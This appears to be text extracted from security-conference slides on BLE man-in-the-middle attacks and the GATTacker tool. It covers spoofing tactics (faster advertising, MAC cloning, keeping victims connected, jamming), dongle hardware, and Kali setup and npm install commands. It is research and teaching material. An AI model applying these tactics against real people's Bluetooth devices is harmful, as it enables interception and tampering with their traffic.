
Advertise

Specific advertisement received, stop scanning

Connect the advertising device (MAC)

Further communication

Attack?



MITM – what actually works

Advertise more frequently

- The victim's mobile will interpret the first advertisement it receives
- Devices usually optimized for longer battery life, advertise less frequently

Clone MAC address of targeted device

- Not always necessary, but mostly helpful

Keep connected to target device

- Devices do not advertise while connected
- Only one connection at a time accepted
- Usually easy, most connections are short-term
- For constantly-connected: targeted jamming/social engineering/patience...

Introducing GATTacker

Open source

Node.js


Websockets

Modular design

Json


.io website

And a cool logo!



GATTacker[®]
OUTSMART THE THINGS

GATTacker - architecture



Hardware: BLE USB dongle

CSR8510 – most common, good enough, ~ 7 EUR

Other chips (often built in laptops)

- Intel, Broadcom, Marvell...
- May be a bit unstable (e.g. with MAC address change)

Power:









- Class II – 2.5 mW, 10m range – most common
- Class I – 100 mW, 100 m range – more expensive, actually not necessary



Turn off sharing Bluetooth devices with host

Virtual Machine Settings


Hardware Options

Device	Summary
 Memory	2 GB
 Processors	4
 Hard Disk (SCSI)	40 GB
 CD/DVD (IDE)	Auto detect
 Network Adapter	Bridged (Automatic)
 Sound Card	Auto detect
 USB Controller	Present
 Display	Auto detect

Connections

USB Compatibility: USB 2.0 ▾

- ☒ Automatically connect new USB devices
- ☒ Show all USB input devices
- ☐ Share Bluetooth devices with the virtual machine



Check device support for BLE

```
root@kali:~# hciconfig
```

```
hci0:  Type: BR/EDR  Bus: USB  
      BD Address: 54:4A:16:5D:6F:41  ACL MTU: 310:10  SCO MTU: 64:8  
      UP RUNNING  
      RX bytes:568 acl:0 sco:0 events:29 errors:0  
      TX bytes:357 acl:0 sco:0 commands:30 errors:1
```

```
root@kali~#: hciconfig hci0 up
```

```
root@kali:~# hciconfig hci0 version
```

```
hci0:  Type: BR/EDR  Bus: USB  
      BD Address: 54:4A:16:5D:6F:41  ACL MTU: 310:10  SCO MTU: 64:8  
      HCI Version: 4.0 (0x6)  Revision: 0x22bb  
      LMP Version: 4.0 (0x6)  Subversion: 0x22bb  
      Manufacturer: Cambridge Silicon Radio (10)
```


Install in Kali – step 1: install npm

```
root@kali:~# apt-get install npm nodejs-legacy
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
(...)
0 upgraded, 55 newly installed, 0 to remove and 0 not upgraded.
Need to get 4,603 kB of archives.
After this operation, 18.1 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Install in Kali – step 2

```
root@kali:~# npm install gattacker
```

```
(...)
```

```
gattacker@0.1.3 node_modules/gattacker
```

```
├─ bplist-parser@0.0.6
```

```
├─ env2@2.1.1
```

```
├─ node-getopt@0.2.3
```

```
├─ colors@1.1.2
```


```
├─ debug@2.2.0 (ms@0.7.1)
```

```
├─ ws@1.1.1 (options@0.0.6, ultron@1.0.2)
```

